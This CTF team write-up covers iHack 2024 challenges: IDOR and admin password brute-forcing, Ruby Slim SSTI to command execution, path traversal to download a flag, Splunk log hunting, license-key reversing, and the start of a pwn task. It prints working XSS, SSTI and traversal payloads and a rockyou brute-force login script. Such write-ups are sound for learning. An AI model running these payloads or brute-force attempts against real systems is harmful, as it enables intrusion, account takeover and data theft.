

IDK team writeup

Web -Character Journey

The screenshot shows a challenge summary for 'Character Journey'. It is marked as 'Completed'. The summary includes:

- Character Journey**
- Voila! My current website that I was tasked by my employer. It seems to work well just fine.
- The format**
- Target:** http://character-journey.ihack24.capturextheflag.io
- Total Points:** 500
- Scoring Type:** Pool
- Available Tries:** 4 Times

A 'Correct Submission' section shows a user profile for 'Jin_707' who submitted on Sat, Jul 27, 2024, at 10:52 AM. The submission ID is ihack24(655b7b7ae4c62d726a568eff8914573e). A 'Cancel' button is visible at the bottom right of the submission box.

At first, register a user account then log in to see the UI, then I saw there are few options like viewing the profile, something like report to admin and another page that has not much function.

So I took note of the admin account:

admin acc

administrator@google.com

Sadiq Sigaraga

Then I thought I can try brute force to get the admin account password since the first half which is the gmail is already given, so I input rockyou.txt and start to brute force it.

The screenshot shows a code editor with a Python script named 'attempt_login.py'. The script attempts to log in using a password from a file ('password.txt') and prints the result. The code is as follows:

```
def attempt_login(username, password):
    # Perform the login request
    response = session.post(url, data=data)

    # Check if login was successful
    if "Invalid email or password." not in response.text: # adjust this check based on the response content
        print(f"Login successful with password: {password}")
        return True
    return False

def main():
    with open(password_file, "r", encoding="latin-1") as file:
        for line in file:
            password = line.strip()
            print(f"Trying password: {password}")
            if attempt_login(username, password):
                break



if __name__ == "__main__":
    main()
```

The terminal below the code editor shows the output of the script as it iterates through the password file:

```
Trying password: 120491
Trying password: 116689
Trying password: 118486
Trying password: 101083
Trying password: 100687
Trying password: 100190
Trying password: 071189
Trying password: 070790
Trying password: 040489
Trying password: 023536333
Trying password: 021407
```

In the meantime waiting was too boring, so I went back to check if I missed out anything else where the challenge can be solved without using brute forcing the admin account, then I came across my profile page and realized that the URL is

vulnerable to IDOR which I can change the userID and see other ppl's profile.



So, while leaving the admin account password continue to brute force, I used BurpSuite Intruder to run through 0-100 userID to check if there are any sus information in these directories. And poof! On the userID 53, the flag is set as the

name of this user **ihack24{655b7b7ae4c62d726a568eff8914573e}**

The screenshot shows the "Intruder attack" interface from a tool like OWASP ZAP. It displays a list of requests (Request ID 42 to 54) and their corresponding payloads. The "Response" tab is selected, showing the raw HTML response. The response contains a CSS rule for hovering over links, a head section with styles, and a body section containing a container div with a profile picture, a name field with the value "ihack24{655b7b7ae4c62d726a568eff8914573e}", an email field with "administrator@google.com", and a logout link. The status code for all requests is 200, and the length of the response is 1922 bytes.

Web -The cat challenge (simple pimple?)

At first, I found that there is a XSS vulnerability in the comment session of each cat pictures, injecting basic payload like <script>alert(1)</script> pops out the message box, thus I thought it is a challenge with XSS. However I tried several payload with XSS like getting the cookies but to no avail (cookie is totally empty).

The screenshot shows a browser window with multiple tabs open. The active tab is for "simple-pimple-shop.ihack24.capturetheflag.io/products/2/comments". A modal dialog box is displayed, containing the text "simple-pimple-shop.ihack24.capturetheflag.io says" and the number "1" below it. There is an "OK" button at the bottom right of the dialog. The status bar at the bottom of the browser indicates "1 match".

So , its time to change path. Then I remember that when a challenge had xss vulnerabilities, it might also could be a ssti challenge. And so , I moved to the usual website I used which is hacktricks to find for payloads related to SSTI <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection> , but there are a lot of different payloads according to the different language used. I navigated to the Ruby language because once when was exploring the challenge, it

went to the /products/0 and its shown that this is a ruby file and also saw information related to Sinatra, that leads to ruby.

secure simple-pimple-shop.ihack24.capturetheflag.io/products/0

NoMethodError at /products/0

undefined method `[]' for nil:NilClass

file: app.rb location: __tilt_42080 line: 120

BACKTRACE (expand)

app.rb in __tilt_42080

120. h1 = @product[:name]

app.rb in block in <main>

44. slim :product

JUMP TO: GET POST COOKIES ENV

Hacktricks further brought me to another link which is another heaven of payloads in github :

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby>

Ruby

Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

Slim:

```
#{ 7 * 7 }
```

Ruby - Retrieve /etc/passwd

```
<%= File.open('/etc/passwd').read %>
```

Ruby - List files and directories

```
<%= Dir.entries('/') %>
```

I tested out the payload available here, and found that the system runs over

`{ 7 * 7 }` because it responds as 49 in the comment session, which I can execute code using this syntax.

around the house for some extra attention.

Price: RM29.99

Comments

Comment: 49

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

```
#{ %x|env| }
```

Submit

I first tried with the code provided in my source and it did work and display the environment on comment session.

Ruby - Code execution

Execute code using SSTI for ERB engine.

```
<%= system('cat /etc/passwd') %>
<%= `ls /` %
<%= IO.popen('ls /').readlines() %
<% require 'open3' %><% @a,@b,@c,@d=Open3.open3('whoami') %><%= @_b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.open4('whoami') %><%= @_c.readline()%>
```



Execute code using SSTI for Slim engine.

```
#{ %x|env| }
```



Tobby is an adorable and affectionate cat who enjoys curling up in warm spots and purring contentedly. He has a gentle disposition and loves to be petted, often following his owners around the house for some extra attention.

Price: RM29.99

Comments

Comment: PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin HOSTNAME=fcd452b4911f LANG=C.UTF-8 RUBY_MAJOR=3.0 RUBY_VERSION=3.0.7 RUBY_DOWNLOAD_SHA256=1748338373c4fad80129921080d904aca326e41bd9589b498aa5ee09fd575bab GEM_HOME=/usr/local/bundle BUNDLE_SILENCE_ROOT_WARNING=1 BUNDLE_APP_CONFIG=/usr/local/bundle HOME=/var/www

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

Submit

© 2024 All Rights Reserved | Netbytesec Sdn Bhd

So, next step is just to do command injection with “ls” to see what are the files available, thus found the “flag.txt” among the file listed.



Tobby is an adorable and affectionate cat who enjoys curling up in warm spots and purring contentedly. He has a gentle disposition and loves to be petted, often following his owners around the house for some extra attention.

Price: RM29.99

Comments

Comment: Gemfile Gemfile.lock app.rb flag.txt public views

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

Submit

© 2024 All Rights Reserved | Netbytesec Sdn Bhd

So, last thing to do is just to cat out the flag.txt with `#{ %x/cat flag.txt/ }`

and we got the flag! **ihack24{c484c41c5b7ffd81178c19391e0544ee}**



Tobby is an adorable and affectionate cat who enjoys curling up in warm spots and purring contentedly. He has a gentle disposition and loves to be petted, often following his owners around the house for some extra attention.

Price: RM29.99

Comments

Comment: ihack24{c484c41c5b7ffd81178c19391e0544ee}

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

Submit

© 2024 All Rights Reserved | Netbytesec Sdn Bhd

Web-employee attendance

Spent around 1-2 hour on this, but actually it was easier than expected =_= , just tried on the wrong session I guess. At the source code, we can see that there is a hidden attribute which is /admin/flag.html that apparently mentioned that it is the flag file, but when trying to navigate to this link it shows some “unauthorized” messages.

```
<button onclick="downloadJSON()">Download JSON</button>
<button onclick="logout()">Logout</button>
<button href="/admin/flag.html" hidden>Flag</button>

<script>
    async function fetchData(month) {
        const response = await fetch('/data/' + month);
        const data = await response.json();
        return data;
    }

    async function displayData() {
        const monthSelect = document.getElementById('month-select');
        const month = monthSelect.value;
        const tbody = document.getElementById('employee-table').querySelector('tbody');
        tbody.innerHTML = '';

        if (month) {
            const data = await fetchData(month);
            data.forEach(employee => {
                const row = document.createElement('tr');
                row.innerHTML = `
                    <td>${employee.employee_name}</td>
                    <td>${employee.employee_id}</td>
                    <td>${employee.attendance.days_present}</td>
                    <td>${employee.attendance.days_absent}</td>
                    <td>${employee.status}</td>
                `;
                tbody.appendChild(row);
            });
        }
    }
</script>
```

In this app, there are 2 places to try accessing the url found above, first is to fetch it through /data/ and another one is through the download action.

The first method doesn't work , it either response with moved permanently or unable to find files , so I moved on to try for the 2nd option.

Request	Response
<pre>Pretty Raw Hex 1 GET /data/..../admin/flag.html HTTP/1.1 2 Host: employee-attendance.ihack24.capturextheflag.io 3 Accept-Language: en-US 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 5 Accept: /* 6 Referer: http://employee-attendance.ihack24.capturextheflag.io/index.html 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 301 Moved Permanently 2 Content-Type: text/html; charset=utf-8 3 Location: /admin/flag.html 4 Date: Sat, 27 Jul 2024 14:07:13 GMT 5 Content-Length: 51 6 7 Moved Permanently 8</pre>



Trying in Burpsuite Repeater show that the admin/flag.html is being successfully passed through the server and the server also responded with file looks like flag. So just use the payload `/download?month=../admin/flag.html` and forward the session.

The screenshot shows the Burpsuite interface with two panels: Request and Response. In the Request panel, a GET request is shown with the URL `/download?month=../admin/flag.html`. The response panel shows a 200 OK status with a Content-Type of application/zip and a Content-Length of 197. The response body contains the flag file's content.

```
Request
Pretty Raw Hex
1 GET /download?month=../admin/flag.html HTTP/1.1
2 Host: employee-attendance.ihack24.capturextheflag.io
3 Cache-Control: max-age=0
4 Accept-Language: en-US
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Disposition: attachment; filename=data.a.7z
3 Content-Type: application/zip
4 Date: Sat, 27 Jul 2024 15:04:08 GMT
5 Content-Length: 197
6
7 PK ..../admin/flag.htmlÍHLLÍ62@HLL3750L471I31pLLE60M300MJ5H5Í35-yYPK+g@/ PK+g@/ ..../adm
in/flag.htmlPK@o
```

After downloading the zip file , we can see that the flag.html is successfully extracted and here goes the flag! **ihack24{8d1f757aa744f459ac7ef07ebe0e2651}**



DFIR-Splunk2

Splunk search results for index=*. The search was run during Tue, Jul 23, 2024. The results show two log entries:

- Event 1: LogName=Security, EventCode=4572, EventType=9, ComputerName=DESKTOP-9075B7U
- Event 2: LogName=Microsoft-Windows-Sysmon/Operational, EventCode=624, EventType=9, ComputerName=DESKTOP-9075B7U

This question is to find the attacker IP address, at first I just used the `index=*` and see all the files, and since challenge mentioned the timing, I also adjusted it on the range at the right hand side to make it in between 23th of July.

Splunk search results for SourceIP. The search was run during 7/23/24 11:48:20 PM. The results show the following source IPs:

SourceIP	Count	%
192.168.8.41	7,236	78.295%
192.168.21.29	1,338	14.477%
192.168.8.85	468	5.064%
192.168.8.52	114	1.233%
224.0.0.251	24	0.26%
fe80::0:55b:7894:ae71:9e68	24	0.26%
ff02::0:0:0:8.1fb	24	0.26%
192.168.21.35	14	0.151%

Then I go through the menu bar at the left hand side and found there are several tags associated with IP addresses. In the SourceIP, it is typically sus because of the huge amount of log related to it and the challenge is about remote brute force thingy, so I tried submit the flag with this IP and apparently it is correct!

ihack24{192.168.8.41}

DFIR-Splunk3

This challenge was to find when the attacker first successful logon

Searching on google and chatgpt suggested me to filter using the Eventcode=4624 that logs successful logon attempts and Logon_Type=10 that focus on RDP logon attempts , but the result of the first few search are not appropriate and it leaded me to the wrong path. The first filter was *index=** *sourcetype=WinEventLog:Security* *Logon_Type=10* and another attempt was *index=** *sourcetype=WinEventLog:Security* *EventCode=4624* *Logon_Type=10*

sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=10

The screenshot shows the NetworkMiner interface with the following details:

- Title Bar:** simple-pimple-shop.lhd | NetworkMiner 9.2.0.1
- Address Bar:** 192.168.124.130:8000/en-US/app/search/search?q=search index%3D* sourcetype%3DWinEventLog%3ASecurity Logon_Type%3D10&display.page.search.mode=smart&dispatch.sample_ratio=
- Header:** Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec
- Search Bar:** Index+ sourcetype=WinEventLog Security Logon_Type=10
- Event List:** 12 events (7/23/24 12:00:00.000 AM to 7/24/24 12:00:00.000 AM) | No Event Sampling
- Event Types:** Events (12), Patterns, Statistics, Visualization
- Timeline:** Format Timeline, Zoom Out, + Zoom to Selection, X Deselect
- Time Range:** 1 hour per column
- Event Details:** The list shows three events from July 23, 2024, at 09:56:00 PM, all categorized as WinEventLog Security events with Logon_Type=10 (Normal Logon). Each event includes fields like host, source, and sourcetype.

The screenshot shows the Splunk web interface with the following details:

- Search Bar:** The search bar contains the query: `index=_* sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=10`. A tooltip indicates the search was run "during Tue, Jul 23, 2024".
- Results Summary:** It shows 6 events from 7/23/24 12:00:00:00 AM to 7/24/24 12:00:00:00 AM.
- Event List:** The results are displayed in a table with columns: Time, Event, and several dropdown menus for filtering (List, Format, 20 Per Page).
 - Time Column:** Shows events from 7/23/24 09:55:00 PM to 7/23/24 09:55:58 PM.
 - Event Column:** Displays log entries for security events:
 - 07/23/2024 09:55:58 PM LogName=Security EventCode=4624 EventID=4624 EventType=0 ComputerName=DESKTOP-9075B7U Show all 70 lines
 - 07/23/2024 09:55:58 PM LogName=Security EventCode=4624 EventID=4624 EventType=0 ComputerName=DESKTOP-9075B7U Show all 70 lines
 - 07/23/2024 09:55:58 PM LogName=Security EventCode=4624 EventID=4624 EventType=0 ComputerName=DESKTOP-9075B7U Show all 70 lines
- Selected Fields:** A panel on the left lists selected fields: host, source, and sourcetype.
- Interesting Fields:** A panel lists interesting fields: Account_Domain, Account_Name, Authentication_Package, Computername, Elevated_Token, EventCode, EventID, EventType, LogName, Logon_Security, PasswordLevel, and index.
- Bottom Status Bar:** A message says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

After raising a sanity check, the underlord said I was close but can try to change the index or something, but I still didn't figure out what are the proper index. However, I thought of putting in the attacker Ip address from Splunk 2 as a reference so the filter becomes *index= * EventCode=4624 / search Source_Network_Address="192.168.8.41"* , I left out the logon_type=10 because it seems not suitable for this challenge. This filter shows up a new timestamp than those 2 wrong previously submitted as wrong.

```
> 7/23/24      07/23/2024 09:55:52 PM  
9:55:52,000 PM LogName=Security  
EventCode=4624  
EventType=0  
ComputerName=DESKTOP-9075B7U  
SourceName=Microsoft Windows security auditing.  
Type=Information  
RecordNumber=126043  
Keywords=Audit Success  
TaskCategory=Logon  
OpCode=Info  
Message=An account was successfully logged on.  
  
Subject:  
    Security ID:          S-1-0-0  
    Account Name:         -  
    Account Domain:       -  
    Logon ID:             0x0  
  
Logon Information:  
    Logon Type:            3  
    Restricted Admin Mode: -  
    Virtual Account:       No  
    Elevated Token:        No  
  
Impersonation Level:           Impersonation  
  
New Logon:  
    Security ID:          S-1-5-21-2496820411-3641734560-467521945-1002
```

So, hopefully going for the last try **ihack24{07/23/2024 09:55:52 PM}** apparently is the flag!


07/23/2024 09:55:52 PM

Reverse

Crack Me

Observation

Download and try to run the exe, it requires a license key for input.



Throw to IDA, see what inside

```
FILE *v12; // rax
FILE *v13; // rax
std::basic_string<wchar_t>, std::char_traits<wchar_t>, std::allocator<wchar_t> > v15; // [rsp+28h] [rbp-40h] BYREF

v4 = argc;
trace::setup(*(trace **)&argc);
if ( g_trace_verbosity )
{
    memset(&v15, 0, sizeof(v15));
    std::basic_string<wchar_t>, std::char_traits<wchar_t>, std::allocator<wchar_t>>::__Construct<1,wchar_t const *>(
        &v15,
        L"8.0.6 @Commit: 3b8b000a0e115700b18265d8ec8c6307056dc94d",
        0x37uL);
    Ptr = &v15;
    if ( v15._Mypair._Myval2._Myres > 7 )
        Ptr = (std::basic_string<wchar_t>, std::char_traits<wchar_t>, std::allocator<wchar_t> > *)v15._Mypair._Myval2._Bx._Ptr;
    trace::info(L"--- Invoked %s [version: %s] main = {", L"apphost", Ptr);
    if ( v15._Mypair._Myval2._Myres > 7 )
    {
        v6 = v15._Mypair._Myval2._Bx._Ptr;
        v7 = 2 * v15._Mypair._Myval2._Myres + 2;
        if ( v7 >= 0x1000 )
        {
            v6 = (wchar_t *)((QWORD *)v15._Mypair._Myval2._Bx._Ptr - 1);
            v7 = 2 * v15._Mypair._Myval2._Myres + 41;
            if ( (unsigned __int64)((char *)v15._Mypair._Myval2._Bx._Ptr - (char *)v6 - 8) > 0x1F )
                __invalid_parameter_noinfo_noreturn();
        }
        operator delete(v6, v7);
    }
    v15._Mypair._Myval2._Bx._Buf[0] = 0;
    *(m128i *)&v15.Mypair.Mval2.Mvsize = mm_load_si128((const m128i *)& xmm);
0000F060 main:12 (140000FC60)
```

very good ... no idea (after going through)

I found out that a DLL missing to see, then check it out with using DotPEEK

In form 1 (usually main in .net program), there is a ValidateLicenseKey and SecretKey function

```
private bool ValidateLicenseKey(string key)
{
    string str = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
    return key == str;
}


private string SecretKey(string hidden, string key)
{
    StringBuilder stringBuilder = new StringBuilder();
    for (int index = 0; index < hidden.Length; ++index)
        stringBuilder.Append((char) ((uint) hidden[index] ^ (uint) key[index % key.Length]));
    return stringBuilder.ToString();
}
```

Way to solve: erm just convert to python?

Scripting

```
1. hidden = "BRQFHF@WR_+6 ,N:$78"
2. key = "secret"
3. text = ""
4. for i in range(0,len(hidden)):
5.     text += chr(ord(hidden[i]) ^ ord(key[i%len(key)])))
6.
7. print(text)
8. # 1724-2321-NBSI-HACK
```

Output



Flag: ihack24{1724-2321-NBSI-HACK}

Brute Force Frenzy

Observation

Install and run the exe, it required license key

```
C:\Users\Asus\Desktop\jhack\Brute Force Frenzy\another_key.exe
=====
License Key Validator
=====

ad8888888888ba
dP'          ^"8b,
8 ,aaa,      "Y888a      ,aaaa,      ,aaa, ,aa,
8 8' `8      "88baadP""""YbaaadP""""YbdP""Yb
8 8 8        ""        ""        ""        8b
8 8, ,8      ,aaaaaaaaaaaaaaaaaaaaaaaaaddddd88P
8 `""       ,d8"""
Yb,          ,ad8"      iHACK 2024
"Y8888888888P"

Enter your license key:
```

Use ida to decompile and see what inside

```
Functions          IDA View-A           Pseudocode-A           Hex View-1
Function name
  _mainCRTStartup
  WinMainCRTStartup
  mainCRTStartup
  main
  __main
  _getmainargs

Function: main
Line 4 of 6, /main
Graph overview

int __fastcall main(int argc, const char **argv, const char **envp)
{
    char v4; // [rsp+2Fh] [rbp-1h] BYREF
    ...
    _main();
    calculate_target_sum();
    printf("=====\\n");
    printf("          License Key Validator\\n");
    printf("=====\\n\\n");
    printf(" ad8888888888ba\\n");
    printf(" dP'          ^"8b,\\n");
    printf(" 8 ,aaa,      "Y888a      ,aaaa,      ,aaa, ,aa,\\n");
    printf(" 8 8' `8      "88baadP"\\"YbaaadP"\\"YbdP"\\"Yb\\n");
    printf(" 8 8 8        ""        ""        ""        8b\\n");
    printf(" 8 8, ,8      ,aaaaaaaaaaaaaaaaaaaaaaaaaddddd88P\\n");
    printf(" 8 `""       ,d8"\\"\\n");
    printf(" Yb,          ,ad8"      iHACK 2024      \\n");
    printf(" "Y8888888888P"\\"\\n\\n\\n");
    do
    {
        do
        {
            validate_key();
            printf("Do you want to try again? (Y/N): ");
            scanf(" %c", &v4);
        }
        while ( v4 == 89 );
    }
    while ( v4 == 121 );
    return 0;
}
```

Then go in to check_license_key function

```

printf("Enter your license key: ");
scanf("%s", v1);
if ( (unsigned int)check_license_key(v1) )
    return printf("Congrats! Correct license key!\n");
else
    return printf("Invalid license key. Try again.\n");

```

The function look like this, then find _data_start array to match this calculation

```

; _BOOL8 __fastcall check_license_key(const char *a1)
{
    int v2; // [rsp+20h] [rbp-10h]
    int i; // [rsp+28h] [rbp-8h]
    int v4; // [rsp+2Ch] [rbp-4h]

    if ( strlen(a1) != 8 )
        return 0LL;
    v4 = 0;
    for ( i = 0; i <= 7; ++i )
    {
        v2 = ((i + 1) * a1[i] + 13) % 97;
        v4 += v2;
        if ( v2 != _data_start_[i] )
            return 0LL;
    }
    return v4 == target_sum;
}

; _DWORD _data_start_[8]
_data_start_ dd 5Bh, 3Eh, 42h, 13h, 3Bh, 33h, 48h, 29h

```

Way to solve

Only need to focus on the v2 and v4 part (other useless)

length of key must == 8 == length of _data_start_

available range of key is between 32 – 126

just brute to get the key

Script

```

1. data = [0x5B, 0x3E, 0x42, 0x13, 0x3B, 0x33, 0x48, 0x29]
2. for i in range(len(data)):
3.     for j in range(32,127):
4.         if ((i+1)*j+13)%97 == data[i]:
5.             print(chr(j),end="")
6.
7. # NI220G24

```

Output

```
o  o, ,o      ,ooooooooooooooo
8 `""'      ,d8"""
Yb,      ,ad8"    iHACK 2024
"Y8888888888P"

Enter your license key: NI220G24
Congrats! Correct license key!
Do you want to try again? (Y/N):
```

FLAG ihack24{NI220G24}

PWN

ETC-Passwd Reader

Observation

Download and run, it required password, but where?

The terminal window shows assembly code with several undefined symbols and parameters. At the bottom, there is a prompt:

```
Enter password to get details: █
```

I use ghidra to decompile the code, see what inside

The decompiled code shows the following main function:

```
void main(void)
{
    char * _s;
    undefined4 * __filename;
    int iVar1;
    FILE *_stream;

    ignore_me_init_buffering();
    ignore_me_init_signal();
    ignore_me_display_banner();
    _s = (char *)malloc(0x40);
    __filename = (undefined4 *)malloc(0x40);
    *_filename = 0x6374652;
    __filename[1] = 0x7361702f;
    __filename[2] = 0x647773;
    printf("Enter password to get details: ");
    gets(_s);
